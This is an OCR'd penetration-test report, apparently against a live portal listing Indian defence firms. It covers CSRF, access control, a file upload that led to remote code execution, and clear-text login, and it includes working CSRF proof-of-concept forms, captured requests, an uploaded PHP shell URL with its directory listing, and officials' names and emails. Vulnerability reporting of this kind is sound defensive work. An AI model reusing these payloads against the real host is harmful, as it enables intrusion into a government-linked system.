      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;tgstno" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;tpanno" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtceoname" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtCEOEmailId" value=""
/>
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtTelephone" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtFaxNo" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtWebsite" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;tcinno" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtIECode" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;S" value="rdoNo" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtFacebook" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtTwitter" value="" />
```



Request to: http://103.73.189.114:803


CSRF HTML:

```
s6fpbeV8n6jRXkrjUfvroBfPuwby7FKABr0oZxBkZBTRiSBH&#47;TkGZRfdMQiJ133SsCR7LGXLk82i6HQ0&#43;VV&#
47;hpERMdzmD90HH05FDHtaYfZaq5qTjo8TQDS&#47;UPWMqFtsbyRJyX0U4wTXb9v8Et2&#43;vyrsYjIyT29uKmouR
9a9ZSudG0EcXGN8k3w0CtYRsxgdAPX9R0Df0fschF2LjZBpE9JtP127fXsPtnnSbIFT00CyK9MPIUtYglTh8DAgp10Rv
8IFfyhmGJ&#47;IDa9nkXw4IMQK0j9ytk8Erh7kTIwgc53Vsq8gke3GkLWeMSh&#43;opocILuH3IJJQHgG5&#43;IkG
Ss8T0Cp7tZAyn6WYp5Q00JM8uRINvs8&#47;ZihydaMaHmBRvwbbktA&#47;GB&#43;IiD4XovY0&#47;7GF0Qje3Uls
KgLbQCHzyE7s&#47;8j4V4KKvaC6EpEzyE8prsdf0fXf5pmm51S0qAJS10hfRcRq&#43;MvJWskC1Q&#43;f0Nj1UMUa
RnkCsMvFW0YUWBEgMDPrR8BhczkzakHY8fLj88oLYbBcc4&#61;" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;hfid" value="3" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;companyengaged" value=""
/>
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;tcompanyname"
value="BEML" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;taddress" value="CSRF" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;selstate"
value="Select&#32;State" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;tpincode" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;tgstno" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;tpanno" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtceoname" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtCEOEmailId" value=""
/>
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtTelephone" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtFaxNo" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtWebsite" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;tcinno" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtIECode" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;S" value="rdoNo" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtFacebook" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtTwitter" value="" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtLinkedin" value="" />
```



103.73.189.114:803/Add-Company?mrcreaterole=uanRQDIFCCQ%3d&mcurrentcomp

Record updated successfully



Company Detail

Reference No.	C0003
Company	BEML
Address	CSRF
State	
Pin Code	
CEO Name	
CEO Email ID	
Telephone No	
Fax No	
Website	
GSTNo	
CIN No	
PAN No	
Nodal Officer Name	
Nodal Official Email ID	
Latitude	
Longitude	
Facebook	


Please apply the Patch in all the parameters throughout the application

Vulnerable Point – 2

Broken Authentication		
Cross-Site Request Forgery Session Management	CVSS	8
	Impact	High
	Exploitability	Easy
	OWASP	A2
	Fix	Quick
Description:	Access control enforces policy such that users cannot act outside of their intended permissions.	
Impact:	It leads to unauthorized information disclosure, modification or destruction of all data, or performing a business function outside of the limits of the user.	
Fix Recommendations:	Following are the fix recommendations: ● Develop a strong authentication and session management controls such that it meets all the authentication and session management. ● Use centralized access controller and data contextual access control.	
Proof of Concept and steps of verification of vulnerability with screenshots:		

S.No.	Affected Nodes	
2.	Affected URL	http://103.73.189.114:803/Detail-Company?mu=KQ5FIC8PdXE=&id=la73X4UPRzXeBrH8npZMHJBsmrN4UkA+MWweqxJLGNe8FCsDg+c2LQ==

Proof of Concept and steps of verification of vulnerability with screenshots:




Request to: http://103.73.189.114:803


```
POST
/AddMasterCompany?mu=0IVxjUlnTVc%3d&id=la73X4UPRzXeBrH8npZMHBk37Jve+h%2fbX8ysNU0jiDQ%3d
HTTP/1.1
Host: 103.73.189.114:803
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: */*
Accept-Language: en-US,en;q=0.5
```

CSRF HTML:

```
<html>
  [redacted]
  <body>
  <script>history.pushState('', '', '/')</script>
    <form
action="http://103.73.189.114:803/AddMasterCompany?mu=0IVxjUlnTVc%3d&id=la73X4UPRzXeBrH8n
pZMHBk37Jve+h%2fbX8ysNU0jiDQ%3d" method="POST">
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;sn"
value="ctl00&#36;ContentPlaceHolder1&#36;upfdival&#124;ctl00&#36;ContentPlaceHolder1&#36;
btnsubmit" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;ddlmaster"
value="C0003" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;ddlfacotry"
value="D0038" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtcomp" value="50" />
      <input type="hidden" name="&#95;&#95;EVENTTARGET" value="" />
      <input type="hidden" name="&#95;&#95;EVENTARGUMENT" value="" />
      <input type="hidden" name="&#95;&#95;LASTFOCUS" value="" />
      <input type="hidden" name="&#95;&#95;VIEWSTATE"
value="&#47;wEPDwUJNTAx0TAyNzczDxYCHg5Vc2VyTG9naW5FbWFpbAUYK0trWjdrM2kwUHMydzUwZ05CamF6dz
09FgJmD2QWAgIBD2QWCmYPFgIeB1Zpc2libGVoZAIBDw8WAh4EVGV4dAUMcmdlcmFAbmljLmluZGQCAw8PFgIfAgU
KU3VwZXJBZGlpbmRkAgQPFgIeCWlubmVyaHRtbAWTSDx1bCBjbGFzcz0nbmF2ICBuYXYtbGlzdCc&#43;PGxpIGNs
YXNzPSdwYXJlbnQtbmF2Jz48YSBocmVmPScjJyAgdGl0bGU9Jyc&#43;PGkgY2xhc3M9J2ZhcyBmYS10YWNob21ld
```




C:/Users/ankurv/Desktop/town.html



103.73.189.114:803/AddMasterCompany?mu=OIVxjUInTVc%3d&id=Ia73X4UPRzXeBrH8npZMHBk37Jve+h%2fbX8ysNUOjiDQ%3d

```
1|#||4|11228|updatePanel|ContentPlaceHolder1_upfdival|
                              <div id="ContentPlaceHolder1_Panel1" onkeypress="javascript:return WebForm_FireDefaultButton(event, &#39;ContentPlaceHolder1_btnsubmit&#39;)">

                                  <div class="section-pannel">
                                      <div class="row">
                                          <div class="col-md-12">
                                              <div id="ContentPlaceHolder1_mastercompany" class="form-group" style="padding: 0 10px;">
                                                  <span id="ContentPlaceHolder1_lblMastcompany" class="form-label">Select Company </span><span data-toggle="tooltip" class="fa fa-question"
title="Please Select Company Name"></span>
                                                  <select name="ctl00$ContentPlaceHolder1$ddlmaster"
onchange="javascript:setTimeout(&#39;__doPostBack(\&#39;ctl00$ContentPlaceHolder1$ddlmaster\&#39;,\&#39;\&#39;)&#39;, 0)" id="ContentPlaceHolder1_ddlmaster" tabindex="1" class="form-
control form-cascade-control">
                <option value="Select">Select</option>
                <option selected="selected" value="C0003">BEML</option>
                <option value="C0004">HAL</option>
                <option value="C0005">BEL</option>
                <option value="C0007">MDL</option>
                <option value="C0013">Testing Company</option>
                <option value="C0015">GSL</option>
                <option value="C0016">MIDHANI</option>
                <option value="C0017">HSL</option>
                <option value="C0018">OFB</option>
                <option value="C0019">GRSE</option>
                <option value="C0020">BDL</option>
                <option value="C0023">SHQ (ARMY)</option>
                <option value="C0024">SHQ (NAVY)</option>
                <option value="C0025">SHQ (AIR FORCE)</option>

        </select>
                                              </div>
                                              <div id="ContentPlaceHolder1_masterfacotry" class="form-group" style="padding: 0 10px;">

                                                  <span id="ContentPlaceHolder1_lblfactoryName" class="form-label">Select Divison/Plant </span><span data-toggle="tooltip" class="fa fa-
question" title="Please Select Division/Plant Name"></span>
                                                  <select name="ctl00$ContentPlaceHolder1$ddlfacotry"
```



Select Company: BEML

Select Divison/Plant: Truck Division

Unit:

S.No.	Company	Division	Unit	Nodal Officer Name	Nodal Officer Email	Role	Created By
1	BEML	Truck Division	Truck Division Mysuru			Unit	rgera@nic.in
2	BEML	Truck Division	Truck division planning	Gopinath B.R	yp@beml.co.in	Unit	cgmq@beml.co.in
3	BEML	Truck Division	23			Unit	rgera@nic.in
4	BEML	Truck Division	25			Unit	rgera@nic.in
5	BEML	Truck Division	30			Unit	rgera@nic.in
6	BEML	Truck Division	35			Unit	rgera@nic.in
7	BEML	Truck Division	50			Unit	rgera@nic.in


Please apply the Patch in all the parameters throughout the application


Vulnerable Point – 3

Arbitrary File Upload / Remote Code Execution		
Vulnerability Classification:	CVSS	10.0
	Impact	High
	Exploitability	Easy
	OWASP	A8
	Fix	Quick
Description:	Web applications allow users to upload files. Uploaded files may pose a significant risk if not handled correctly. A remote attacker could send a malicious request with a specially-crafted file, filename or mime type and execute arbitrary code.	
Impact:	Uploaded malicious code can be executed in the server context or on the client side. • **Server-side attacks:** The web server can be compromised by uploading and executing a web-shell which can run commands, browse system files etc. • **Client-side attacks:** Uploading malicious files can make the website vulnerable to client-side attacks such as XSS or Cross-site Content Hijacking.	
Fix Recommendations:	Following are the fix recommendations: • The application should use server-side input validation to ensure evasion techniques have not been used to bypass the whitelist filter.	
Location of Vulnerability are as Follows :		

S.No.	Affected Nodes	
3.	Affected URL	http://103.73.189.114:803/AddProduct?mu=MRtCwN+7N6dMmohOhVozbQ==&id=q8jUjAMoUEw6vX6gOSC5cG3EqgKJ5YFXsGD4vq6Y3SxtkVOGn2vF5w==

Proof of Concept and steps of verification of vulnerability with screenshots:




view-source:http://103.73.189.114:803/Upload/C0026_02_18_22Remote.php


```

 Volume in drive C has no label.
 Volume Serial Number is 0AB3-582B

 Directory of C:\HostingSpaces\Rajesh Gera\indigenized\Upload

07/27/2019  02:18 PM    <DIR>          .
07/27/2019  02:18 PM    <DIR>          ..
05/21/2019  02:23 PM             8,695 A0001_02_23_04giplogo.jpg
05/22/2019  09:00 PM             5,067 A0001_05_47_09admin_temp.jpg
05/22/2019  09:00 PM            20,084 A0001_05_47_09ashokastambh.png
05/29/2019  06:04 PM            23,615 A0001_06_04_42sedual.png
05/29/2019  06:04 PM            13,343 A0001_06_04_42stiker.jpg
05/29/2019  06:05 PM           283,583 A0001_06_05_22Diary.png
05/29/2019  08:13 PM           283,583 A0001_08_13_07Diary.png
05/29/2019  08:13 PM           190,983 A0001_08_13_08fantastic-pest-control.png
06/04/2019  12:01 PM             7,552 A0001_08_24_44defence.png
06/04/2019  12:01 PM            12,755 A0001_08_25_31aeroindialogo2015.jpg
06/04/2019  12:01 PM            33,614 A0001_08_26_35aeroindialogo2015.png
06/04/2019  12:01 PM            11,877 A0001_08_27_53aeroindialogo1.png
06/04/2019  12:01 PM            12,755 A0001_08_30_55aeroindialogo2015.jpg
06/04/2019  12:01 PM            33,614 A0001_08_32_36aeroindialogo2015.png
06/04/2019  12:01 PM            12,755 A0001_08_47_27aeroindialogo2015.jpg
05/28/2019  10:02 AM            16,989 A0001_10_02_48Customer-Support-2.png
06/04/2019  12:01 PM            12,755 A0001_11_35_59aeroindialogo2015.jpg
05/25/2019  08:47 PM            19,501 A0001_12_32_30bglogin.png
05/08/2019  06:37 PM             4,349 admin_temp.jpg
05/08/2019  06:37 PM             1,355 aeroindialogo1.png
05/08/2019  06:37 PM             1,814 aeroindialogo2015.jpg
05/08/2019  06:37 PM             1,450 aeroindialogo2015.png
05/08/2019  06:37 PM             2,866 aero_123_03.png
05/08/2019  06:37 PM             3,216 aero_123_031.png
05/08/2019  06:37 PM             1,447 ashokastambh.png
05/08/2019  06:37 PM               355 bbg.jpg
```

Vulnerable Point – 4

Clear Text Password Submission		
Vulnerability Classification:	CVSS	5.5
	Impact	Low
	Exploitability	Medium
	OWASP	A6
	Fix	Quick
Description:	User credentials are transmitted over an unencrypted channel without hashing. Hence sensitive information can be intercepted and can be used by the attacker for malicious purpose.	
Impact:	It allows a potential attacker to intercept sensitive information and use it for the malicious purpose.	
Fix Recommendations:	Following are the fix recommendations: • Because user credentials are considered sensitive information it should always be transferred to the server over an encrypted connection (HTTPS).	
Location of Vulnerability are as Follows :		

S.No.	**Affected Nodes**	
4.	Affected URL	http://103.73.189.114:803/Login

Proof of Concept and steps of verification of vulnerability with screenshots:



Request to http://103.73.189.114:803

